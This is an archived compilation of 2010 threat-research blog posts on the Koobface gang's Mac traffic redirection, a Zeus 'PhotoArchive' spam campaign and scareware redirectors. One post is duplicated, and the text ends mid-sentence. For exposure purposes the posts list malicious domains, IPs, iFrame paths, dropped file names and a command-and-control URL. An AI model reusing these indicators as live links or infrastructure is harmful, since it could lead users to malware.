3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

4. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

8. http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html

9. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

10. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html

11. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

12. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev

936

Inside a Commercial Chinese DIY DDoS Platform (2010-01-26 14:28)

With China in the focus of international fiasco (consider going through the **[1]Google-China cyber espionage saga -**

FAQ)

Related Chinese hacking/hacktivism coverage:

[2]Localizing Open Source Malware

[3]Custom DDoS Capabilities Within a Malware

[4]Custom DDoS Attacks Within Popular Malware Diversifying

[5]The FirePack Exploitation Kit Localized to Chinese

[6]MPack and IcePack Localized to Chinese

[7]Massive SQL Injection Attacks - the Chinese Way

[8]A Chinese DIY Multi-Feature Malware

[9]DIY Chinese Passwords Stealer

[10]A Chinese Malware Downloader in the Wild

[11]Chinese Hackers Attacking U.S Department of Defense Networks

[12]Chinese Hacktivists Waging People’s Information Warfare Against CNN

[13]The DDoS Attack Against CNN.com

This post has been reproduced from [14]Dancho Danchev’s blog. Follow him [15]on Twitter.

1. http://blogs.zdnet.com/security/?p=5259

2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

4. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

5. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

6. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

7. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

8. http://ddanchev.blogspot.com/2008/05/chinese-diy-multi-feature-malware.html

9. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

10. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html

11. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

12. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev

937

2.2

February

938

Summarizing Zero Day’s Posts for January (2010-02-01 22:34)

The following is a brief summary of all of my posts at [1]ZDNet’s Zero Day for January, 2010. You can also go through

[2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day’s main feed, [5]follow me or all of [6]ZDNet’s blogs on Twitter.

Recommended reading - **[7]Google-China cyber espionage saga - FAQ**.

01. [8]Baidu DNS records hijacked by Iranian Cyber Army

02. [9]Haiti earthquake themed blackhat SEO campaigns serving scareware

03. [10]Google-China cyber espionage saga - FAQ

04. [11]And the most popular password is...

05. [12]Bogus IQ test with destructive payload in the wild

06. [13]Report: 48 % of 22 million scanned computers infected with malware

This post has been reproduced from [14]Dancho Danchev's blog. Follow him [15]on Twitter.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html

3. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

4. http://feeds.feedburner.com/zdnet/security

5. http://twitter.com/danchodanchev

6. http://twitter.com/zdnetblogs

7. http://blogs.zdnet.com/security/?p=5259

8. http://blogs.zdnet.com/security/?p=5204

9. http://blogs.zdnet.com/security/?p=5244

10. http://blogs.zdnet.com/security/?p=5259

11. http://blogs.zdnet.com/security/?p=5325

12. http://blogs.zdnet.com/security/?p=5357

13. http://blogs.zdnet.com/security/?p=5365

14. http://ddanchev.blogspot.com/

15. http://twitter.com/danchodanchev

940

How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)

Mac users appear to have a special place in the heart of the Koobface gang, since they’ve recently started experimenting with a monetization strategy especially for them - by compromising legitimate sites for the sole purpose of embedding them with the popular PHP backdoor shell C99 (Synsta mod), in an attempt to redirect all the Mac OS X

traffic to affiliate dating programs, such as for instance [1]AdultFriendFinder.

The use of Synsta’s C99 mod is not a novel approach, the gang has been using for over an year and a half now. The original KROTEG injected script, is now including a " *hey rogazi*" message. "Hey rogazi" appears to be some kind of slang 941

word (*rogatstsi*) for scooter driving Italian people. What’s also interesting to point out is that the Mac OS X redirection takes place through one of the few currently active centralized IPs from Koobface 1.0’s infrastructure - **61.235.117.83**.

942

This very same IP (profiled in [2]August, 2009 and then in [3]September, 2009) was once brought offline thanks to the folks at China CERT, but quickly resumed operation, with Koobface 1.0’s "leftovers" **xtsd20090815 .com** and **kiano-180809 .com** (domain was [4]serving client-side exploits in November 2009’s experiment by the Koobfae gang, followed by another one again hosted at **61.235.117.83**) still parked there.

• Go through related web shell backdoors, monetization posts: [5]A Compilation of Web Backdoors; [6]Mone-

tizing Web Site Defacements; [7]Underground Multitasking in Action; [8]Monetizing Compromised Web Sites,

[9]Web Site Defacement Groups Going Phishing

943

Moreover, this China-based IP (it even has a modest [10]Alexa pagerank) was also the centralized redirection point in Koobface 1.0’s scareware business model using **popup.php** to redirect to a systematically updated portfolio of scareware domains, and the first time ever that I came across to what [11]the gang is now publicly acknowledging as the " **2008 ali baba and 40, LLC**" team.

[12]AS9394 (CRNET) itself is currently hosting the following active Zeus crimeware campaigns:

[13]**6alava .com** - 61.235.117.70 - Email: necks@corporatemail.ru

[14]**sicha-linna .com** - 61.235.117.77 - Email: stay@bigmailbox.ru

[15]**stopspaming .com** - 61.235.117.70 - Email: bunco@e2mail.ru

[16]**ubojnajasila .net** - 61.235.117.87 - Email: ubojnajasila.net@contactprivacy.com

Here’s how the experiment looks like in its current form. Once the OS is detected, the redirection takes place

through **61.235.117.83 /mac.php** -> **61.235.117.83 /vvv.htm** loading the following pages, using the gang’s unique campaign IDs at AdultFriendFinder:

- **BestDatingDirect .com/page _hot.php?page=random &did=14029**

- **adultfriendfinder .com/go/page/ad _ffadult _gonzo?pid=p291351.sub2w954 &lang=english**

- **adultfriendfinder .com/go/page/landing _page _geobanner?pid=g227362-ppc**

944

Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN PCCW Global is the rest of the dating site redirectors: **bestdatingdirect .com**

bestnetdate .com

currentdating .com

datefunclub .com

enormousdating .com

giantdating .com

onlinelovedating .com

worldbestdate .com

worlddatinghere .com

This isn’t the first time that the Koobface gang is attempting to monetize traffic through dating affiliate networks. In fact, in November’s "[17]Koobface Botnet’s Scareware Business Model - Part Two" post emphasizing on the gang’s connection with blackhat SEO campaigns, the Bahama botnet and the [18]malvertising attacks at the web site of the New York Times, I also [19]pointed out on their connection with an [20]Ukrainian dating scam agency profiled before, whose botnet was also linked to [21]money mule recruitment campaigns in May, 2009.

[22]An excerpt is worth a thousand words:

The historical OSINT paragraph mentioned that several of ***the scareware domains pushed during the past two weeks***

were responding to 62.90.136.237*. This very same 62.90.136.207 IP was hosting domains part of an [23]Ukrainian* 945

dating scam agency known as [24]Confidential Connections earlier this year, whose spamming operations were

linked to a [25]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

***healthe-lovesite .com** - Email: potenciallio@safe-mail.net*

***love-isaclick .com** - Email: potenciallio@safe-mail.net*

***love-is-special .com** - Email: potenciallio@safe-mail.net*

***only-loveall .com** - Email: potenciallio@safe-mail.net*

***and-i-loveyoutoo .com** - Email: potenciallio@safe-mail.net*

***andiloveyoutoo .com** - Email: menorst10@yahoo.com*

***romantic-love-forever .com** - Email: potenciallio@safe-mail.net*

***love-youloves .com** - Email: potenciallio@safe-mail.net*

***love-galaxys .com** - Email: potenciallio@safe-mail.net*

***love-formeandyou .com** - Email: potenciallio@safe-mail.net*

***ifound-thelove .net** - Email: potenciallio@safe-mail.net*

***findloveon .net** - Email: wersers@yahoo.com*

***love-isexcellent .net** - Email: potenciallio@safe-mail.net*

Could it get even more malicious and fraudulent than that?

Appreciate my rhetoric.

The same email

946

*(potenciallio@safe-mail.net) that was used to register the dating scam domains was also [26]used to register exploit serving domains at **195.88.190.247**, [27]participate in phishing campaigns, and register a [28]money mule recruitment site for the non-existent [29]Allied Insurance LLC. (Allied Group, Inc.).*

Of course, the money made in process looks like pocket change compared to the money they gang makes

through blackhat SEO, click fraud and scareware in general – go through the related posts at the bottom of the

article. But since they've previously indicated what I originally anticipated they'll do sooner or later, namely, start diversifying and experimenting due to the ever-growing compromised infrastructure, what they'll do next on the

Mac front is an issue worth keeping an eye on.

Related Koobface gang/botnet research:

[30]The Koobface Gang Wishes the Industry "Happy Holidays"

[31]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[32]Koobface Botnet Starts Serving Client-Side Exploits

[33]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[34]Koobface Botnet’s Scareware Business Model - Part Two

[35]Koobface Botnet’s Scareware Business Model - Part One

[36]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[37]New Koobface campaign spoofs Adobe’s Flash updater

[38]Social engineering tactics of the Koobface botnet

[39]Koobface Botnet Dissected in a TrendMicro Report

[40]Movement on the Koobface Front - Part Two

[41]Movement on the Koobface Front

[42]Koobface - Come Out, Come Out, Wherever You Are

[43]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [44]Dancho Danchev’s blog. Follow him [45]on Twitter.

1. https://secure.adultfriendfinder.com/p/partners/main.cgi

2. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

3. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

4. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

5. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

6. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

7. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

8. http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html

9. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

10. http://www.alexa.com/siteinfo/http://61.235.117.83#rank

11. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

12. http://www.google.com/safebrowsing/diagnostic?site=AS:9394

13. https://zeustracker.abuse.ch/monitor.php?host=6alava.com

14. https://zeustracker.abuse.ch/monitor.php?host=sicha-linna.com

15. https://zeustracker.abuse.ch/monitor.php?host=stopspaming.com

16. https://zeustracker.abuse.ch/monitor.php?host=ubojnajasila.net

17. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

19. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

20. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

21. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

22. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

947

23. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

24. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

25. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

26. http://www.malwaredomainlist.com/forums/index.php?topic=3442.0

27. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

28. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

29. http://www.bobbear.co.uk/allied-insurance-llc.html

30. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

31. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

32. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

33. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

34. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

35. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

37. http://blogs.zdnet.com/security/?p=4594

38. http://content.zdnet.com/2346-12691_22-352597.html

39. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

41. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

42. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

43. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

44. http://ddanchev.blogspot.com/

45. http://twitter.com/danchodanchev

948

How the Koobface Gang Monetizes Mac OS X Traffic (2010-02-02 18:07)

Mac users appear to have a special place in the heart of the Koobface gang, since they’ve recently started experimenting with a monetization strategy especially for them - by compromising legitimate sites for the sole purpose of embedding them with the popular PHP backdoor shell C99 (Synsta mod), in an attempt to redirect all the Mac OS X

traffic to affiliate dating programs, such as for instance [1]AdultFriendFinder.

The use of Synsta’s C99 mod is not a novel approach, the gang has been using for over an year and a half now. The original KROTEG injected script, is now including a " *hey rogazi*" message. "Hey rogazi" appears to be some kind of slang 949

word (*rogatstsi*) for scooter driving Italian people. What’s also interesting to point out is that the Mac OS X redirection takes place through one of the few currently active centralized IPs from Koobface 1.0’s infrastructure - **61.235.117.83**.

950

This very same IP (profiled in [2]August, 2009 and then in [3]September, 2009) was once brought offline thanks to the folks at China CERT, but quickly resumed operation, with Koobface 1.0’s "leftovers" **xtsd20090815 .com** and **kiano-180809 .com** (domain was [4]serving client-side exploits in November 2009’s experiment by the Koobfae gang, followed by another one again hosted at **61.235.117.83**) still parked there.

• Go through related web shell backdoors, monetization posts: [5]A Compilation of Web Backdoors; [6]Mone-

tizing Web Site Defacements; [7]Underground Multitasking in Action; [8]Monetizing Compromised Web Sites,

[9]Web Site Defacement Groups Going Phishing

951

Moreover, this China-based IP (it even has a modest [10]Alexa pagerank) was also the centralized redirection point in Koobface 1.0’s scareware business model using **popup.php** to redirect to a systematically updated portfolio of scareware domains, and the first time ever that I came across to what [11]the gang is now publicly acknowledging as the " **2008 ali baba and 40, LLC**" team.

[12]AS9394 (CRNET) itself is currently hosting the following active Zeus crimeware campaigns:

[13]**6alava .com** - 61.235.117.70 - Email: necks@corporatemail.ru

[14]**sicha-linna .com** - 61.235.117.77 - Email: stay@bigmailbox.ru

[15]**stopspaming .com** - 61.235.117.70 - Email: bunco@e2mail.ru

[16]**ubojnajasila .net** - 61.235.117.87 - Email: ubojnajasila.net@contactprivacy.com

Here’s how the experiment looks like in its current form. Once the OS is detected, the redirection takes place

through **61.235.117.83 /mac.php** -> **61.235.117.83 /vvv.htm** loading the following pages, using the gang’s unique campaign IDs at AdultFriendFinder:

- **BestDatingDirect .com/page _hot.php?page=random &did=14029**

- **adultfriendfinder .com/go/page/ad _ffadult _gonzo?pid=p291351.sub2w954 &lang=english**

- **adultfriendfinder .com/go/page/landing _page _geobanner?pid=g227362-ppc**

952

Parked on **63.218.226.67** - AS3491; PCCWGlobal-ASN PCCW Global is the rest of the dating site redirectors: **bestdatingdirect .com**

bestnetdate .com

currentdating .com

datefunclub .com

enormousdating .com

giantdating .com

onlinelovedating .com

worldbestdate .com

worlddatinghere .com

This isn’t the first time that the Koobface gang is attempting to monetize traffic through dating affiliate networks. In fact, in November’s "[17]Koobface Botnet’s Scareware Business Model - Part Two" post emphasizing on the gang’s connection with blackhat SEO campaigns, the Bahama botnet and the [18]malvertising attacks at the web site of the New York Times, I also [19]pointed out on their connection with an [20]Ukrainian dating scam agency profiled before, whose botnet was also linked to [21]money mule recruitment campaigns in May, 2009.

[22]An excerpt is worth a thousand words:

The historical OSINT paragraph mentioned that several of ***the scareware domains pushed during the past two weeks***

were responding to 62.90.136.237*. This very same 62.90.136.207 IP was hosting domains part of an [23]Ukrainian* 953 *dating scam agency known as [24]Confidential Connections earlier this year, whose spamming operations were*

linked to a [25]botnet involved in money mule recruitment activities.

For the time being, the following dating scam domains are responding to the same IP:

***healthe-lovesite .com** - Email: potenciallio@safe-mail.net*

***love-isaclick .com** - Email: potenciallio@safe-mail.net*

***love-is-special .com** - Email: potenciallio@safe-mail.net*

***only-loveall .com** - Email: potenciallio@safe-mail.net*

***and-i-loveyoutoo .com** - Email: potenciallio@safe-mail.net*

***andiloveyoutoo .com** - Email: menorst10@yahoo.com*

***romantic-love-forever .com** - Email: potenciallio@safe-mail.net*

***love-youloves .com** - Email: potenciallio@safe-mail.net*

***love-galaxys .com** - Email: potenciallio@safe-mail.net*

***love-formeandyou .com** - Email: potenciallio@safe-mail.net*

***ifound-thelove .net** - Email: potenciallio@safe-mail.net*

***findloveon .net** - Email: wersers@yahoo.com*

***love-isexcellent .net** - Email: potenciallio@safe-mail.net*

Could it get even more malicious and fraudulent than that?

Appreciate my rhetoric.

The same email

954

*(potenciallio@safe-mail.net) that was used to register the dating scam domains was also [26]used to register exploit serving domains at **195.88.190.247**, [27]participate in phishing campaigns, and register a [28]money mule recruitment site for the non-existent [29]Allied Insurance LLC. (Allied Group, Inc.).*

Of course, the money made in process looks like pocket change compared to the money they gang makes

through blackhat SEO, click fraud and scareware in general – go through the related posts at the bottom of the

article. But since they've previously indicated what I originally anticipated they'll do sooner or later, namely, start diversifying and experimenting due to the ever-growing compromised infrastructure, what they'll do next on the

Mac front is an issue worth keeping an eye on.

Related Koobface gang/botnet research:

[30]The Koobface Gang Wishes the Industry "Happy Holidays"

[31]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[32]Koobface Botnet Starts Serving Client-Side Exploits

[33]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[34]Koobface Botnet’s Scareware Business Model - Part Two

[35]Koobface Botnet’s Scareware Business Model - Part One

[36]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[37]New Koobface campaign spoofs Adobe’s Flash updater

[38]Social engineering tactics of the Koobface botnet

[39]Koobface Botnet Dissected in a TrendMicro Report

[40]Movement on the Koobface Front - Part Two

[41]Movement on the Koobface Front

[42]Koobface - Come Out, Come Out, Wherever You Are

[43]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [44]Dancho Danchev’s blog. Follow him [45]on Twitter.

1. https://secure.adultfriendfinder.com/p/partners/main.cgi

2. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

3. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

4. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

5. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

6. http://ddanchev.blogspot.com/2008/06/monetizing-web-site-defacements.html

7. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

8. http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html

9. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

10. http://www.alexa.com/siteinfo/http://61.235.117.83#rank

11. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

12. http://www.google.com/safebrowsing/diagnostic?site=AS:9394

13. https://zeustracker.abuse.ch/monitor.php?host=6alava.com

14. https://zeustracker.abuse.ch/monitor.php?host=sicha-linna.com

15. https://zeustracker.abuse.ch/monitor.php?host=stopspaming.com

16. https://zeustracker.abuse.ch/monitor.php?host=ubojnajasila.net

17. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

18. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

19. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

20. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

21. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

22. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

23. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

24. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

25. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

26. http://www.malwaredomainlist.com/forums/index.php?topic=3442.0

27. http://garwarner.blogspot.com/2009/10/microsoft-your-e-mail-will-be-blocked.html

28. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

29. http://www.bobbear.co.uk/allied-insurance-llc.html

30. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

31. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

32. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

33. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

34. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

35. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

37. http://blogs.zdnet.com/security/?p=4594

38. http://content.zdnet.com/2346-12691_22-352597.html

39. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

41. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

42. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

43. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

44. http://ddanchev.blogspot.com/

45. http://twitter.com/danchodanchev

956

PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-02-03 22:42)

Pushdo/Cutwail’s customers, or perhaps the botnet masters themselves, continue rotating the malware campaigns,

with the very latest one using a " *Photo Archive #2070735*" theme, and continuing to server client-side exploits hosted within crimeware-friendly networks it’s time we profile and expose.

• [1]Extensive list of the domains/subdomains involved at Gary Warner’s blog.

957

Photo Archives Hosting describes itself as:

" *Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion* *while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED.* "

- Sample URL: **photoshock.MalwareDomain/id1073bv/get.php?email=**

- Sample iFrame from this week’s campaign: **109.95.115.36 /usasp22/in.php**

-[2] Sample iFrame from last week: **109.95.114 .251 /us01d/**; **109.95.115.36 /usasp/in.php**

-[3] Sample iFrame used two weeks ago: **109.95.114 .251/uks1/in.php**

- Detection rate: PhotoArchive.exe ([4]Trojan-Spy.Win32.Zbot); dropped file.exe ([5]Trojan-Spy.Win32.Zbot)

Upon execution, it drops C:\WINDOWS\system32\sdra64.exe; C:\WINDOWS\system32\lowseckslashuser.ds.lll and

phones back to the [6]Zeus-crimeware serving: **horosta .ru/cbd/nekovo.bri** ; **horosta .ru/ip.php** - 109.95.115.19

Email: bernardo _pr@inbox.ru

Who’s offering the hosting infrastructure for the actual domains/malware binaries and nameservers?

- [7]AS50215 (TROYAK-AS Starchenko Roman Fedorovich) - [8]profiled here

- [9]109.95.112.0/22 - [10]AS50369 - VISHCLUB-as Kanyovskiy Andriy Yuriyovich

- 193.104.41.0/24 - [11]AS49934 - VVPN-AS PE Voronov Evgen Sergiyovich

- [12]91.200.164.0/22 - [13]AS47560 - VESTEH-NET-as Vesteh LLC

What’s worth pointing out is that " *TROYAK-AS Starchenko Roman Fedorovich*" is positioning itself as

[14]Ethernet,home,LAN,net,provider,ISP,Homenet provider at [15]**ctlan.net**.

Just like the " *[16]Fake Web Host-*

ing Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot" and " *[17]GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime*"

All of the involved domains have already been blacklisted by the Zeus Tracker. However, with the campaign-

ers at large, what’s TROYAK-AS today, will be yet another cybecrime-friendly AS tomorrow.

Related posts:

[18]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[19]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[21]Pushdo Injecting Bogus Swine Flu Vaccine

[22]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[23]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[24]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [25]Dancho Danchev's blog. Follow him [26]on Twitter.

1. http://garwarner.blogspot.com/2010/02/minipost-fake-photo-zeus.html

2. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

3. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

4.

http://www.virustotal.com/analisis/04aef82e6036c97c1287dec5f8789384b3ab539210750f262b4d4715835c37c5-12652

24596

5.

http://www.virustotal.com/analisis/a05cc494a906a791f9b395b16bcc82c9e8f1dd1a4c212aab33386dfb47e53c5e-12652

26188

6. https://zeustracker.abuse.ch/monitor.php?host=horosta.ru

7. https://zeustracker.abuse.ch/monitor.php?as=50215

8. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

9.
http://safebrowsing.clients.google.com/safebrowsing/diagnostic?site=AS:50369

10. https://zeustracker.abuse.ch/monitor.php?as=50369

11. https://zeustracker.abuse.ch/monitor.php?as=49934

12. http://google.com/safebrowsing/diagnostic?site=AS:47560

13. https://zeustracker.abuse.ch/monitor.php?as=47560

14.
http://1.bp.blogspot.com/_wICHhTiQmrA/S1CmB0NItvI/AAAAAAAAEdE/DrqvnKEtdpo/s1600-h/pushdo_OWA_spam_exploit

s_scams_troyak_dot_org.png

15. http://whois.domaintools.com/ctlan.net

16. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

17.
http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

18. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

19. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

20. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

21. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

22. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

23. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

24. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

25. http://ddanchev.blogspot.com/

26. http://twitter.com/danchodanchev

959

A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang’s business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

960

Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

&sid=4db12f):

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn

getlancomediscount .com - Email: baldwinnere@yahoo.co.uk

vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

961

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com

manilawebcamera .com - Email: monkey22@live.com

mumbaiwebcamera .com - Email: monkey22@live.com

karachiwebcamera .com - Email: monkey22@live.com

delhiwebcamera .com - Email: monkey22@live.com

istanbulwebcamera .com - Email: monkey22@live.com

lexusmodeltoys .com - Email: monkey22@live.com

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

962

Sample detection rate for newly introduced scareware samples: [3]**Setup _312s2.exe** - Result: 3/40 (7.5 %),

